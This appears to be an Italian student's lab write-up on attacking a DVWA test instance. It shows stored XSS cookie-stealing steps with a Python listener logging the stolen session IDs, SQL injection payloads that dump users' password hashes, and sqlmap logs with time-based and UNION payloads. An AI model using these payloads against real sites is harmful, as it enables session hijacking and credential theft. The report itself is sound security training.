

Exploits

- SQLi (Blind)
- xSS Stored

Progetto S6-L5

Gian Marco Pellegrino


Prima di iniziare:

Cosa sono gli Exploits?

Gli Exploits sono racchiusi in una macroarea, nella quale è possibile trovare codici, tecniche, comandi, che permettono di sfruttare vulnerabilità (note e non) per assumere controllo, corrompere o accedere ad un sistema.

È importante conoscere gli Exploits, sia per potersi difendere da essi sia per essere in grado di sfruttarli in un ambiente di test.





ATTACCHI XSS

Questi attacchi si basano su un insieme di tecniche che permettono agli attaccanti di inserire del codice malevolo all'interno di una pagina web visualizzata da altri utenti.

Reflected XSS

Il payload malevolo non è memorizzato o archiviato sul server, ma viene riflesso da un'applicazione web. Un attaccante potrebbe inviare un link con payload malevolo e nel momento in cui la vittima clicca sul link il codice viene eseguito.

Stored XSS


In questo caso invece, il payload viene memorizzato in un server, quindi solitamente in un database. Ciò implica che, nel momento che la vittima accede al sito infettato, il codice viene eseguito nel browser della vittima.

DOM-based XSS

Questo metodo invece avviene direttamente al lato client, sfruttando vulnerabilità del codice dell'applicazione, eseguendo il codice direttamente sul browser della vittima, senza l'utilizzo di un server.

ATTACCHI SQLi

Questa tipologia di attacco si basa sulla manipolazione delle query di un database tramite comandi SQL malevoli.



Classic SQLi

Gli attaccanti inseriscono query SQL malevole all'interno di campi input (es: caselle di testo). Le query, eseguite dal database, permettono all'attaccante di agire come vuole.

Error-based SQLi

L'attaccante, in questo caso, sfrutta le riposte di errore del database per ottenere delle informazioni sullo stesso. Le riposte di errore possono essere triggerate dai comandi malevoli.

Blind SQLi

In questo tipo di attacco, l'attaccante non riceve nessun responso sulle query eseguite. Eseguendo però delle tecniche specifiche, si è in grado di ottenere delle informazioni sul database.

Union-based SQLi

Qui viene sfruttato il comando UNION per combinare i risultati di due query. Combinandone una malevola e una legittima, l'attaccante può ottenere informazioni.

ATTACCO XSS STORED



Obiettivo dell'esercizio:

Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.



Svolgimento dell'esercizio:

Per prima cosa è stato inserito uno script base all'interni nella casella di testo per verificare se effettivamente il sito eseguisse del codice inserito in input dall'utente.

Dopo aver confermato che ciò accadesse, è stata effettuata un ulteriore prova, questa volta cercando di estrarre i cookie di sessione.

Vulnerability: Stored Cross Site Scripting (XSS)

Name * gimp

Message * <script>alert('Oh NO!! E adesso??');</script>

Sign Guestbook

⊕ 192.168.1.101

Oh NO! E adesso?

Don't allow 192.168.1.101 to prompt you again

OK

Vulnerability: Stored Cross Site Scripting (XSS)

Name * gimp

Message * <script>alert(document.cookie)</script>

Sign Guestbook

⊕ 192.168.1.101

security=low; PHPSESSID=8b3b811d865ce1c9e2e121f080c395d9

Don't allow 192.168.1.101 to prompt you again

OK

ATTACCO XSS STORED



Obiettivo dell'esercizio:

Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.



Svolgimento dell'esercizio:

Il passo successivo sarebbe stato quindi quello di creare uno script che potesse inviare i cookies di sessione di un utente ad un server controllato dall'attaccante (me). Questo sarebbe possibile proprio per il fatto che il codice malevolo rimane memorizzato sul sito. Prima però è stato necessario aumentare la lunghezza massimo dei caratteri inseribili in input.

```
<div id="container">
  <div id="header">...</div>
  <div id="main_menu">...</div>
  <div id="main_body">
    <div class="body_padded">
      <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
      <div class="vulnerable_code_area">
        <form method="post" name="guestform" onsubmit="return validate_form(this)"> [event]
          <table width="550" cellspacing="1" cellpadding="2" border="0">
            <tbody>
              <tr>...</tr>
              <tr>
                <td width="100">Message *</td>
                <td>
                  <textarea name="mtxMessage" cols="50" rows="3" maxlength="100"></textarea>
                </td>
              </tr>
              <tr>...</tr>
            </tbody>
          </table>
        </form>
      </div>
    </div>
  </div>
</div>
```

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

C'è un piccolo refuso nel codice, la porta effettivamente usata per la risoluzione sarà la 5000, questo screen è di un test precedente.

ATTACCO XSS STORED



Obiettivo dell'esercizio:

Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.



Svolgimento dell'esercizio:

Dopo aver creato lo script, è stato necessario creare un server fittizio che ospitasse i cookies di sessione ricevuti. Per fare questo è stato sfruttato un comando su Python.

Python -m http.server 5000.

Questo codice permette di creare un server http di base, in ascolto sulla porta 5000.

È stato scelto un server http per la ragione di star lavorando su una pagina web (non criptata). Il codice fa parte della libreria base delle funzioni Python.

Il comando **-m** sta ad indicare il modulo, quindi indica a Python di eseguire un modulo specificato successivamente.

ATTACCO XSS STORED



Obiettivo dell'esercizio:

Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.



Svolgimento dell'esercizio:

Quindi, dopo aver avviato il server http in ascolto sulla porta 5000, è stato eseguito lo script sulla pagina DVWA. Il lavoro dell'attaccante è quindi concluso. Simulando quindi una vittima, si è andato a ricaricare la pagina.

Controllando sul prompt dei comandi è possibile osservare i risultati, ossia la correttaricezione dei cookie di sessione.

**Directory listing for /?c=security=low;
PHPSESSID=89ed799b42b646af945e0bba89f0d4a0**

- [.bash_logout](#)
- [.bashrc](#)
- [.bashrc.original](#)
- [.BurpSuite/](#)
- [.cache/](#)
- [.config/](#)
- [.dmrc](#)

```
(gimp㉿kali)-[~]
$ python -m http.server 5000
Serving HTTP on 0.0.0.0 port 5000 (http://0.0.0.0:5000/) ...
192.168.1.100 - - [04/Nov/2023 16:18:11] "GET /?c=security=low;%20PHPSESSID=89ed799b42b646af945e0bba89f0d4a0 HTTP/1.1" 200 -
192.168.1.100 - - [04/Nov/2023 16:18:11] code 404, message File not found
192.168.1.100 - - [04/Nov/2023 16:18:11] "GET /favicon.ico HTTP/1.1" 404 -
192.168.1.100 - - [04/Nov/2023 16:19:00] "GET /?c=security=low;%20PHPSESSID=89ed799b42b646af945e0bba89f0d4a0 HTTP/1.1" 200 -
192.168.1.100 - - [04/Nov/2023 16:19:03] "GET /?c=security=low;%20PHPSESSID=89ed799b42b646af945e0bba89f0d4a0 HTTP/1.1" 200 -
[bash_logout]
[bashrc]
```

ATTACCO SQLi (Blind)



Obiettivo dell'esercizio:

Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).



Svolgimento dell'esercizio:

Premessa: l'esercizio prevedeva l'esecuzione di un attacco SQLi Blind, il quale ha come caratteristica il fatto che il sito non restituisca informazioni di risposta e che quindi sia più difficile per un attaccante capire se il suo script ha dato l'esito sperato oppure no.

Probabilmente per il livello di difficoltà Low della DVWA o causa del modo stesso di come è concepita, questa cosa non è successa, rimanendo quindi simile ad un attacco SQLi classico.

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1
First name: admin
Surname: admin

Vulnerability: SQL Injection (Blind)

User ID:

ID: 5
First name: Bob
Surname: Smith

ATTACCO SQLi (Blind)



Obiettivo dell'esercizio:

Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).



Svolgimento dell'esercizio:

Si è continuato l'esercizio quindi inserendo uno script basilare come **' or '0'='0**.

La parte finale dello script indica che la condizione è sempre vera e quindi anche tutto il resto della funzione sarà vera a prescindere.

Il sito restituisce in output queste riposte, quindi effettivamente lo script funziona, ma come detto precedentemente, in un reale caso di SQLi Blind ciò non sarebbe successo e si sarebbe dovuto trovare altri modi per ottenere informazioni.

Vulnerability: SQL Injection (Blind)

User ID:

ID: %'or'0'='0
First name: admin
Surname: admin

ID: %'or'0'='0
First name: Gordon
Surname: Brown

ID: %'or'0'='0
First name: Hack
Surname: Me

ID: %'or'0'='0
First name: Pablo
Surname: Picasso

ID: %'or'0'='0
First name: Bob
Surname: Smith

ATTACCO SQLi (Blind)



Obiettivo dell'esercizio:

Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).



Svolgimento dell'esercizio:

Per risolvere l'esercizio quindi era necessario uno script che mostrasse le password degli utenti.

È stato utilizzato **% 'UNION SELECT null, concat(user, 0x0a, password) FROM users#**.

Lo script funziona grazie all'operatore UNION il quale combina le funzioni **SELECT** e **null**, seguite dalla concatenazione di user e password, sfruttando **0x0a** come la rappresentazione esadecimale di “new line”. Viene inoltre specificato che i dati devono essere presi dalla tabella **users**.

Vulnerability: SQL Injection (Blind)

User ID:

 Submit

ID: %'UNION SELECT null, concat(user,0x0a,password) FROM users#
First name:
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %'UNION SELECT null, concat(user,0x0a,password) FROM users#
First name:
Surname: gordonb
e99a18c428cb38d5f260853678922e03

ID: %'UNION SELECT null, concat(user,0x0a,password) FROM users#
First name:
Surname: 1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %'UNION SELECT null, concat(user,0x0a,password) FROM users#
First name:
Surname: pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %'UNION SELECT null, concat(user,0x0a,password) FROM users#
First name:
Surname: smithy
5f4dcc3b5aa765d61d8327deb882cf99

SQLMAP

A causa del “problema” dato dalla discrepanza dell’attacco Blind teorico e la sua applicazione, ho provato ad utilizzare SQLmap come metodo bonus per poter trovare le hash delle password. Non sono riuscito però a far funzionare il programma a dovere, non riuscendo quindi nell’obiettivo. Qui gli screen di alcuni tentativi falliti.

```
(gimp㉿kali)-[~]
$ sqlmap -u "http://192.168.1.101/dvwa/vulnerabilities/sql_injection/?id=1&Submit=Submit# --cookie="security=low; PHPSESSID=89ed799b42b646af945e0bba89f0d4a0"
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 17:05:03 /2023-11-04/
ID: 1
First name: admin
[17:05:03] [INFO] resuming back-end DBMS 'mysql' Surname: admin
[17:05:03] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.1.101/dvwa/login.php'. Do you want to follow? [Y/n] n
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 9291 FROM (SELECT(SLEEP(5)))ufwR) AND 'IIBf'=IIBf&Submit=Submit
XSS reflected
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7170627a71,0x77694f77624b6341505065654957666a6e614e41
4e5a624e615362774b496c6c5469466a70756174,0x717a766a71)-- -&Submit=Submit
[17:05:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8, MySQL ≥ 5.0.12
[17:05:10] [INFO] fetched data logged to text files under '/home/gimp/.local/share/sqlmap/output/192.168.1.101'
```

```
[17:09:21] [INFO] resuming back-end DBMS 'mysql'
[17:09:21] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 9291 FROM (SELECT(SLEEP(5)))ufwR) AND 'IIBf'=IIBf&Submit=Submit
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7170627a71,0x77694f77624b6341505065654957666a6e614e41
4e5a624e615362774b496c6c5469466a70756174,0x717a766a71)-- -&Submit=Submit
[17:09:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron) admin
web application technology: Apache 2.2.8, PHP 5.2.4, PHP
back-end DBMS: MySQL ≥ 5.0.12
[17:09:25] [INFO] fetching database names
[17:09:25] [WARNING] something went wrong with full UNION technique (could be because of limitation on
retrieved number of entries). Falling back to partial UNION technique
[17:09:25] [WARNING] the SQL query provided does not return any output
[17:09:25] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--n
o-cast' or switch '--hex'
[17:09:25] [INFO] fetching number of databases
[17:09:25] [WARNING] time-based comparison requires larger statistical model, please wait.....
..... (done)
[17:09:26] [WARNING] it is very important to not stress the network connection during usage of time-bas
ed payloads to prevent potential disruptions
[17:09:26] [ERROR] unable to retrieve the number of databases Expires/MaxAge= See Also HttpOnly Secure SameSite
[17:09:26] [INFO] falling back to current database Session=41 false false None
[17:09:26] [INFO] fetching current database
[17:09:26] [WARNING] something went wrong with full UNION technique (could be because of limitation on
retrieved number of entries)
[17:09:26] [INFO] retrieved:
[17:09:26] [CRITICAL] unable to retrieve the database names
[17:09:26] [INFO] fetched data logged to text files under '/home/gimp/.local/share/sqlmap/output/192.16
8.1.101'
```

Thank You



Progetto S6-L5

Gian Marco Pellegrino